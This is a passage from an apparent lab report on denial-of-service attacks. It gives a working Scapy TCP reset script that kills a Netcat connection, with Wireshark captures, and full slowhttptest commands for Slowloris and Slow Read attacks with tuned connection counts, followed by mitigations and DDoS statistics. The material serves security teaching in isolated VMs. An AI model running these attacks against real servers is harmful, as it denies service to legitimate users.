- When a machine receives a TCP segment, it notifies the segment's sender of the reception by sending an ACK segment, containing the sequence number of the next byte that it expects to receive from the sender. The sender uses this information to infer that the receiver has successfully received all other bytes up to this number.

This relates to the TCP RST attack because as part of the construction of a spoofed RST segment, the attacker needs to set the correct sequence number.Normally, receivers will accept segments with non-sequential sequence numbers (as long as they are within the TCP windows size range), but RST segments have tougher limits since packets must have a sequence number that is exactly equal to the next expected. This restriction was implement starting by 2010 in order to make the blind TCP reset attack more difficult [10].

3.3.2 Tool: Netcat

Netcat is a simple command-line utility used to create a TCP/UDP connection between two hosts and is often called the "Swiss army knife for TCP/IP" for its flexibility. Among the massive number of functions available we can find: port scan, data streaming, data transfers, chat, web servers, mail requests, and many others. Netcat is preinstalled in almost all Linux distributions and can be called by typing "nc" on a terminal. The list of all the options provided by Netcat is available on its man page and can simply be reached by typing

```
$ man nc
```

in a terminal.

During this exercise we will use nc in a client-server configuration and we simply setup a TCP connection where the two VMs can exchange text messages like in a chat. The steps for doing do are the following.

1. On the server-side type:

   ```
   $ nc -nvl 8080
   ```

   This command opens Netcat with these settings:

   - -n specifies that the address inserted is numeric and does not need DNS translation
   - -v specifies that the command is launched in verbose mode
   - -l specifies that the end-device is in listening mode (server)

- 8080 specifies the port where the server is listening


2. On the client-side type:

```
$ nc 192.168.56.101 8080
```

   This command opens netcat with this settings:


   - nc opens netcat
   - 192.168.56.101 specifies the IP address of the server
   - 8080 specifies the port of the running nc server

The result is shown in Figure 22 and in Figure 23.



```
serverns@serverns-virtualbox:~$ nc -nvl 8080
Listening on 0.0.0.0 8080
Connection received on 192.168.56.109 38626
Hello! I am the server and I am sending a message
Hi there! It is the client here
```

Figure 22: Server terminal with Netcat connection open



```
clientns@clientns-virtualbox:~$ nc 192.168.56.108 8080
Hello! I am the server and I am sending a message
Hi there! It is the client here
```

Figure 23: Client terminal with Netcat connection open

If we look at what happened behind the scene we can discover also with Netcat the ACK packet to confirm the reception of the message is sent.

3.3.3 Exercise

The exercise with TCP reset is composed of seven steps that are supposed to be executed. During this exercise, we suppose that the malicious script is running on the client (non-blind scenario) and want to force the server to close the connection.

1. Open the connection with Netcat between the client and the server as shown before;

2. Open the TcpRstMissingTerminate.py (in the folder DoS/TcpRstAttack on the Desktop) on the client and look at the code:

```python
from scapy.all import *
import netifaces as ni
import sys

# handler function that analyze each packet
def packet_handler(target_ip: str, target_port: int, client_ip:str):

    def extract_info(packet):
        ip_layer = packet.getlayer(IP)
        src_ip = ip_layer.src

        # checking if the request is from the client
        # here we assume that the script is execute on the client
        # that has the connection opened with the server
        # another setup can be that the script is running on
        # an attacker machine that act as a MiTM
        if src_ip == client_ip:
            tcp_layer = packet.getlayer(TCP)
            tcp_seq_num = tcp_layer.seq
            tcp_src_port = tcp_layer.sport
            print(f"Source IP: {src_ip} - Source port: {tcp_src_port} - Sequence number: {tcp_seq_num}")
          # calling function to send the crafted reset packet
            # function is called only when the client send an ack packets to the server
            # (case when the message is received by the client)
            if tcp_layer.flags == "A":
                terminate(target_ip, target_port, src_ip, tcp_src_port, tcp_seq_num)

    return extract_info

# function to craft the reset packet and send it
def terminate(target_ip: str, target_port: int, client_ip:str, client_port: int, sequence_num: int):
    #...
    #...
    print("The packet was a Reset one.")


if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Too few arguments! Missing destination IP or destination port.")
        print("Usage: 'sudo python3 TCPrst.py target_ip target_port'.")
        sys.exit(1)

    target_ip = sys.argv[1]
    target_port = int(sys.argv[2])
    interface = "enp0s8"

    client_ip = ni.ifaddresses(interface)[ni.AF_INET][0]['addr']

  #sniffing TCP packets with scapy and send them to the packethandler for the elaboration
    sniff(iface=interface, prn=packet_handler(target_ip, target_port, client_ip), filter="tcp", store=1)
```

The general idea is to use the sniff method of Scapy to intercept the packets on a specified interface and to have a callback function that is executed when every packet is intercepted. In particular, we monitor the interface "enp0s8" that connects client and server and calls the function "packet_handler" for every packet with the target IP/port and source IP as parameters. This function will simply check if the packet has the correct IP as source, extract some information from the TCP layer and, if it is an ACK segment, calls the function terminate. We are doing this controls because we want to the reuse the most of the information inserted in the ACK message that the receiver sends to the client;

3. Complete the terminate function in the Python script using Scapy in order to send the correct RST segments to the server using the data extracted from the intercepted packet;
4. Open Wireshark and start monitoring the "enp0s8" interface;
5. Execute the script using the following command:

   ```
   $ sudo python3 TcpRstMissingTerminate.py 192.168.56.101 8080
   ```


6. Send a message from the server to the client
7. Discover if the reset message was correctly sent using Wireshark and if the script caused the server to close the connection.

A possible example of terminate function can be the following:

```python
...

# function to craft the reset packet and send it
def terminate(target_ip: str, target_port: int, client_ip:str, client_port: int, sequence_num: int):
    i = IP()
    i.src = client_ip
    i.dst= target_ip
```

```
    i.proto = ”tcp”
    t = TCP()
    t.sport = client_port
    t.dport = target_port
    t.flags = ”R”
    send(i/t)
    print(”The packet was a Reset one.”)

...
```

Using Wireshark we can discover that the reset packet is actually sent but the connection is still open. Looking more deeper at Figure 24 we can see that the sequence number used is not the same as the one that the server is expecting in the ACK and for this reason, the connection is not killed by the server.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.108	192.168.56.109	TCP	94	8080 → 38970 [PSH, ACK] Seq=1 Ack=1 Win=510 Len=28 TS
2	0.000649092	192.168.56.109	192.168.56.108	TCP	66	38970 → 8080 [ACK] Seq=1 Ack=29 Win=502 Len=0 TSval=2
3	0.053083648	PcsCompu_29:d0:49	Broadcast	ARP	60	Who has 192.168.56.108? Tell 192.168.56.109
4	0.053143324	PcsCompu_48:a1:7b	PcsCompu_29:d0:49	ARP	42	192.168.56.108 is at 08:00:27:48:a1:7b
5	0.069154288	192.168.56.109	192.168.56.108	TCP	60	38970 → 8080 [RST] Seq=1456538054 Win=8192 Len=0
6	5.033731567	192.168.56.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
7	5.168179859	PcsCompu_48:a1:7b	PcsCompu_29:d0:49	ARP	42	Who has 192.168.56.109? Tell 192.168.56.108
8	5.168511959	PcsCompu_29:d0:49	PcsCompu_48:a1:7b	ARP	60	192.168.56.109 is at 08:00:27:29:d0:49
9	6.035828326	192.168.56.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
10	7.037227533	192.168.56.1	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1

Figure 24: Wireshark capture during failed attack: the ”Seq” parameters are different on the packets

We need to fix the code of the script in a way to correctly perform the attack:


```
...

# function to craft the reset packet and send it
def terminate(target_ip: str, target_port: int, client_ip:str, client_port: int, sequence_num: int):
    i = IP()
    i.src = client_ip
    i.dst= target_ip
    i.proto = ”tcp”
    t = TCP()
    t.sport = client_port
    t.dport = target_port
    # set the sequence number equal to the one ACK intercepted
    t.seq = sequence_num
    t.flags = ”R”
    send(i/t)
    print(”The packet was a Reset one.”)

...
```

By simply setting the sequence number equal to the one of the ACK intercepted before (with ”.seq”), the attack now works correctly. In fact, if we try to write another message from the client terminal, the connection will be closed (Figure 25) and from Wireshark, we can discover that the sequence number is correct (Figure 26).



```
clientns@clientns-virtualbox:~/Desktop/DoS/TcpRstAttack$ nc 192.168.56.108 8080
Hello ! I am the server and I am sending a message
Hi there! It is the client here
Server is sending a message
Server is sending a message with the new script
Try to contact the server
clientns@clientns-virtualbox:~/Desktop/DoS/TcpRstAttack$
```

Figure 25: Client terminal with Netcat connection closed when trying to send a message after the attack



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.108	192.168.56.109	TCP	114	8080 → 38970 [PSH, ACK] Seq=1 Ack=1 Win=510 Len=48 TS
2	0.000603470	192.168.56.109	192.168.56.108	TCP	66	38970 → 8080 [ACK] Seq=1 Ack=49 Win=502 Len=0 TSval=2
3	0.048983037	PcsCompu_29:d0:49	Broadcast	ARP	60	Who has 192.168.56.108? Tell 192.168.56.109
4	0.048999746	PcsCompu_48:a1:7b	PcsCompu_29:d0:49	ARP	42	192.168.56.108 is at 08:00:27:48:a1:7b
5	0.063568376	192.168.56.109	192.168.56.108	TCP	60	38970 → 8080 [RST] Seq=1 Win=8192 Len=0
6	5.091296706	PcsCompu_48:a1:7b	PcsCompu_29:d0:49	ARP	42	Who has 192.168.56.109? Tell 192.168.56.108
7	5.091853242	PcsCompu_29:d0:49	PcsCompu_48:a1:7b	ARP	60	192.168.56.109 is at 08:00:27:29:d0:49

Figure 26: Wireshark capture during sucessful attack: the ”Seq” parameters are equal on the packets

3.3.4 A real attack scenario

The TCP reset attack is used also in a real word context because it is believed to be a key component of China’s Great Firewall (CGF), used by the Chinese government to censor the internet inside China. To prevent users from connecting to forbidden servers, the GFW uses techniques like DNS pollution and IP blocking, but sometimes it also allows connections to be made and then kill them halfway through using the technique of TCP reset explained here. This could be because the Chinese government want to perform a slow, out-of-band analysis on the connection or because they want to analyze the data exchanged over a connection and use this information to decide whether to allow or block it (e.g. blocking a specific content) [10].

3.4 Slow HTTP Attacks

3.4.1 How it works

A slow HTTP attack, also known as a ”low and slow” attack, is a DoS/DDoS attack that uses small streams of extremely slow data to target application or server resources. Its main advantage, compared to the solutions seen until this moment, is that requires very little bandwidth and resources to pull off: this allows to launch the attacks using only one computer. This is a huge step forward to overcome the limitations already presented in the flood attacks. In particular, in a real scenario, the attackers have usually limited physical resources compared to a production server and here we can see the limitations of flooding, unless a botnet or an amplification attack is performed. Another important characteristic is that this type of attacks are hard to mitigate as they generate traffic that is very difficult to distinguish from the legitimate ones because it just looks like traffic from computers with very slow internet speed [11].

The key point of this category of attacks is that they do not act at the transport level of the ISO/OSI stack, but at a higher layer, in particular in the application one. The application service targeted by this type of attack




Figure 27: ISO/OSI network stack, HTTP attack are at application level

is HTTP and the logic behind is pretty simple: the idea is to try tying up every thread of the server by sending requests/data or receiving data very slowly, but just fast enough to prevent the server timeout, in order to block genuine users from accessing the service. The biggest assumption here is on how the HTTP protocol works: in fact, requests are needed to be completely received by the server before being processed. Thus, if an HTTP request is not complete, or if it is being transferred very slowly, the server keeps waiting for the rest of the data. If the server gets multiple requests like this, it results in a denial of service.

3.4.2 Types of attack

The following are the three main types of HTTP POST attacks.

- Slowloris: the attacker opens multiple connections to the targeted server by sending multiple partial HTTP request headers. The server opens a thread for each incoming request and closes it when the connection is completed, but in order to be efficient if the connection takes too long, the server will timeout the connection, freeing the thread for a new request. The main intuition of the attack is to prevent the timing out by sending periodically partial request headers to the target to keep the request alive so the server is never able to release any of the open partial connections and once all the available threads are in use, the server will be unable to respond to additional requests from legitimate users [12].
- Slow POST (also called "R U Dead Yet" attack - R.U.D.Y. attack): the attacker exploits HTTP POST request (usually emulating a form that is submitting data) and the request contains a header which alerts the server that a very lengthy piece of content is about to be submitted. The attacker drags out the submitting process by breaking the data into packets as small as 1 byte each and sends them to the target at a randomized/periodic period of times. This process can continue indefinitely and the server will keep the connection open to accept the data since the behaviour is similar to that of a user with a slow connection, but at the same time, the server's capacity to handle legitimate traffic is impaired [13].
- Slow Read: instead of sending slow requests, the attacker in this case sends an appropriate HTTP request to the server but reads the response at a very slow speed. By reading periodically at a slow rate, sometimes as slow as one byte at a time, the attacker prevents the server from incurring an idle connection timeout. This has a cumulative effect of consuming the server resources and can prevent legitimate requests from going through. A Slow Read attack is usually characterized by a very small TCP Receive Window size, as well as a slow draining attacker's TCP receive buffer, resulting in a situation where the data flow rate is extremely low [14].

3.4.3 Tool: SlowHttpTest

SlowHttpTest[8] is a highly configurable command-line tool written in C that simulates slow HTTP attacks. Can be used to test a web server for DoS vulnerabilities, or just to figure out how many concurrent connections it can handle. There are many other different tools that implement this kind of attack but the main advantage of SlowHttpTest is that it supports 4 types of attacks: the main three presented before (Slowloris, Slow Post and Slow Read) and a similar attack targeting Apache only (called Apache Range Header). Another useful feature of this tool is the possibility to generate an output on CSV and HTML with some information about the attack performed.

It is possible to find the code and a brief guide on how to use SlowHttpTest on its GitHub repository.

For the laboratory, it is important to know some of the basic options that we can use with SlowHttpTest to set up the different attack parameters.

Option	Description
-H	Specifies to use the SlowLoris attack
-c	Specifies the number of connection to open
-r	Specifies the rate of connection per second to open
-i	Specifies the time of the follow-up data in seconds
-t	Specifies the HTTP verb to use in the request
-u	Specify the HTTP url of the target server
-o	Specify the name of the for the files to produce

Table 3: Options for SlowHttpPost tool

The complete list can be found in the repository mentioned before or by typing in the terminal:

```
$ slowhttptest -h
```

[8]https://github.com/shekyan/slowhttptest

3.4.4 Exercises introduction

The main goal of these exercises is to experiment with the SlowHttpTest tool and understand how much different parameters can impact the availability of the targeted service and the level of resources used by the attackers [15].

In particular, in the first one the idea is to perform a Slowloris type of attack with the following steps.

1. Open a basic Python HTTP server on the Server VM on port 8000 with:

   ```
   $ python3 —m http.server
   ```

2. On the client, launch the Slowloris attack with SlowHttpTest:

   ```
   $ slowhttptest —H —g —o results —c <# of connections> —i <# of second for follow—up> —r 250
       —t GET —u <URL of the server> —p 3 —l 300
   ```

   Where -c, -i and -u need to be defined in the command. The parameter -r indicates how many connections per second we want to open, -p indicates how many seconds we need to wait before supposing that the server is unavailable while -l indicates the seconds that the attack lasts;

3. Try to find the minimum value of -c in range [250, 4000] and -i in the range [1,10] to correctly perform the attack without wasting resources on the client;

4. Keep track of the (low) resource usage on both the client and the server using the "System monitor" tool.

In the second exercise instead, we decided to perform a Slow Read attack. This type of attack requires more parameters compared to the previous one but the step of the exercise are very similar.

1. Open again the basic Python HTTP server on the Server VM on port 8000 with:

   ```
   $ python3 —m http.server
   ```

2. On the client, launch the Slow read attack with SlowHttpTest:

   ```
   $ slowhttptest —X —g —o output —c <...> —r 200 —w 512 —y 1024 —n <...> —z <...>
   —u http://192.168.56.102:8000/Desktop/test.mp3 —p 3 —l 300
   ```

   In this case the parameter -u is already filled and points to a file that the attacker will read very slowly;

3. Look at the documentation to better understand the parameters used in the command. Briefly, the parameter -X indicate that the attack is of type Slow Read, while -w and -y indicates the range of the possible range of the TCP windows size. Also in this case it is necessary to specify -c, but here we have -n and -z that indicates respectively the interval between reading operations in seconds and the bytes to read from the buffer with a single operation;

4. Try to find the minimum value of -c in range [250, 2000], -n in range [1, 20] and -z in range [50, 20000] to correctly perform the attack without wasting resources on the client.

5. Keep track of the (low) resource usage on both the client and the server using the "System monitor" tool.

3.4.5 Exercises solution

We tried different parameters and we performed several tests for both the exercises and the results are the following.

For the first one, we discovered that about 1016 connections are enough to cause a DoS on the server and that the parameter -i can be set as low as 1 and do not have an impact on the final results but with lower values, we have an increasing traffic on the network interface. The final command to use is the following:

```
$ slowhttptest —H —g —o results —c 1016 —i 1 —r 250  —t GET —u http://192.168.56.102:8000  —p 3 —l
    300
```

For the second exercise, we need a smaller amount of connections (about 510) and we can set -n very small (like 1) and -z as big as we want (even 10000 bytes). In this case, is important to use as URL in the -u option a file that is at least some MB in the weight otherwise the loading of the data/page is too fast and it is not possible to perform the attack. The final command to use is the following:

```
$ slowhttptest —c 510 —X —g —o output —r 200 —w 512 —y 1024 —n 1 —z 100
—u http://192.168.56.102:8000/Desktop/test.mp3 —p 3 —l 300
```

3.4.6 Mitigations

Mitigating the problem is important, but we also need to understand how to discover and detect the signs of a low and slow attack. As said before it is not an easy task because the traffic generated is similar to the legitimate one, but careful monitoring and logging of server resource usage combined with behaviour analysis can help. Another indicator of attack could be that the server has a large number of connections but very little traffic sent/received or a very low processing load. Moreover, if a server is about to crash or is underperforming, one sign of attack is that normal user processes take much longer (e.g, a user action that typically takes a few seconds is instead taking minutes or hours).

We have different options for mitigating the problem that are not necessarily mutually exclusive. Among the main possibilities we have:

- Increase the server availability, by increasing the maximum number of clients the server will allow at any time, because the more connections the server can handle simultaneously, the more difficult it will be for an attacker to clog the server (but the attacker can scale too). Moreover, using a backlog of pending connections allows the server to hold connections it is not ready to accept, and allows to withstand a larger slow HTTP attack;
- Reject connections with HTTP methods not supported by the URL and set tighter URL-specific limits as appropriate for every resource that accepts a message-body;
- Rate limits the incoming requests by restricting access based on certain usage factors (such as limiting the maximum number of connections a single IP address is allowed to make, restricting slow transfer speeds, and limiting the maximum time a client is allowed to stay connected);
- Set an absolute connection timeout (trade-off between too long that provide useless protection and too short that drop too many connections) based on the average connection length statistics of the server;
- Define the minimum incoming data rate, and drop connections that are slower than the rate (avoid too low minimum because there is the risk to drop legitimate connections);
- Use a reverse proxy-based protection and load-balancers which will stop the attack before it arrives at the origin server, like the common cloud-based protection offered by Cloudflare.

These are general suggestions, but today, though, defending against particular tools rather than slow HTTP attacks in general makes more sense. When it comes to personalizing your protection, tools have flaws that can be found and exploited [16].

4 Conclusions

According to the laboratory, there are different types of DoS attacks, each with its own field of application (how it runs) and resources (how many resources it needs). These attacks are difficult to execute nowadays as there are mitigations that can stop the attack in part or as a whole, but it is vital to remember the wide diversity in the implementation of the different attacks.
In 2022, particularly in the first quarter, DDoS assaults grew by over 46 percent, or nearly 4.5 times, when compared to the same period in 2021 [3]. According to the graph Figure 28, UDP spoofing was the most prevalent assault (by more than half of the total attacks), followed by SYN with 22.7 percent. Given the difficult times caused by political




Figure 28: Distribution of DDoS attacks by type

issues (which we will not go into further detail), the most impacted targets are precisely governments (websites and other online services), followed by suppliers of blockchain and NFT technology.
Another significant contributor to the dramatic increase of these attacks is the availability of a wide range of cyber-crime capabilities that support even the most inexperienced user to carry out a DDoS attack for ”only” a nominal charge (e.g., 311$ per month) (Fig. Figure 29). As DDoS attacks are becoming more frequent and severe, it is encouraged to establish security measures capable of resisting the attacks and therefore successfully defending against DDoS assaults. To prepare for such attacks, a corporation (but also users) should adopt the following mitigations [17]:

- **Create a DDoS plan**
  In order to be prepared in the event of a DDoS attack, the organization should have an incident response strategy in place.

- **Provide and ensure high levels of network security**
  The defensive system should be able to detect potential attacks, which may be accomplished by employing



Average prices of cybercrime services for sale
Attackers
Other Services
Continuous attack supply chain innovation
Attacker for hire (per job)
$250 per job (and up)
Ransomware Kits
$66 upfront
(or 30% of the profit / affiliate model)
Compromised PCs/Devices
PC: $0.13 to $0.89
Mobile: $0.82 to $2.78
Spearphishing for hire
$100 to $1,000
(per successful account takeover)
Stolen username and password pairs
$0.97 per 1,000 (average)
(Bulk: $150 for 400M)
Denial of Service
$311.88 per month

Figure 29: Cybercrimes for service

appropriate technologies such as firewalls, anti-virus, and so on. High levels of network infrastructure security are also required to prepare equipment for traffic spikes.

- **Have server redundancy**
  It is possible to make it more difficult for an attacker to bring down a service using server redundancy since it is hosted on more than one machine and it is comparatively tough to take down all of them at the same time.

- **Look for warning signals**
  If there are common signs of DDoS (such as poor connectivity/performance, heavy demand for a specific page, and so on) and you can detect them fast, it will be easier to apply mitigation techniques in time. However, not all DDoS assaults include a huge volume of traffic, therefore it is necessary to keep an eye out for potential low-volume attacks.

- **Constant monitoring of the network traffic**
  Continuous network traffic monitoring can result in a more effective and timely detection of potential DDoS assaults.

- **Take advantage and benefit from the Cloud to protect against DDoS attacks**
  Since Cloud-based mitigation does not have the same capacity as standard mitigation, it can expand and withstand large volumetric DDoS attacks without issue. As a result, a common method of protection is to outsource DDoS prevention to a Cloud service.

These techniques may aid in not just defending against DDoS attacks, but also in preventing them.

References

[1] Understanding Denial-of-Service Attacks | CISA. [Online]. Available: https://www.cisa.gov/uscert/ncas/tips/ST04-015

[2] Identifying and protecting against the largest DDoS attacks. [Online]. Available: https://cloud.google.com/blog/products/identity-security/identifying-and-protecting-against-the-largest-ddos-attacks/

[3] Kaspersky DDoS report, Q1 2022. [Online]. Available: https://securelist.com/ddos-attacks-in-q1-2022/106358/

[4] Azure DDoS Protection—2021 Q3 and Q4 DDoS attack trends. [Online]. Available: https://azure.microsoft.com/en-us/blog/azure-ddos-protection-2021-q3-and-q4-ddos-attack-trends/

[5] Cloudflare. (2022) Attacco ddos di tipo syn flood. [Online]. Available: https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/

[6] La tua protezione dagli attacchi DDoS. [Online]. Available: https://www.cloudflare.com/it-it/ddos/

[7] P. Goldschmidt, "TCP Reset Cookies – a heuristic method for TCP SYN Flood mitigation," p. 8, 2019. [Online]. Available: https://excel.fit.vutbr.cz/submissions/2019/057/57.pdf

[8] Cloudflare. UDP flood DDoS attack. [Online]. Available: https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/

[9] Wallarm. UDP flood attack - definition and methods of mitigation. [Online]. Available: https://www.wallarm.com/what/udp-flood-attack

[10] R. Heaton. (2020) How does a TCP reset attack work? [Online]. Available: https://robertheaton.com/2020/04/27/how-does-a-tcp-reset-attack-work/

[11] Cloudflare. What is a low and slow attack? low and slow DDoS attack definition. [Online]. Available: https://www.cloudflare.com/learning/ddos/ddos-low-and-slow-attack/

[12] ——. Slowloris DDoS attack. [Online]. Available: https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/

[13] ——. R u dead yet? (r.u.d.y.) attack. [Online]. Available: https://www.cloudflare.com/learning/ddos/ddos-attack-tools/r-u-dead-yet-rudy/

[14] Netscout. What is a slow read DDoS attack? [Online]. Available: https://www.netscout.com/what-is-ddos/slow-read-attacks

[15] 4ag2. (2020) SlowHttpTest simulate a DOS attack! [Online]. Available: https://medium.com/@4ag2/slowhttptest-simulate-a-dos-attack-69a0d854dba

[16] S. Shekyan. How to protect against slow HTTP attacks. [Online]. Available: https://blog.qualys.com/vulnerabilities-threat-research/2011/11/02/how-to-protect-against-slow-http-attacks

[17] 10Guards. DDoS attacks at an all-time high in q1 2022. [Online]. Available: https://10guards.com/en/articles/ddos-attacks-at-an-all-time-high-in-q1-2022/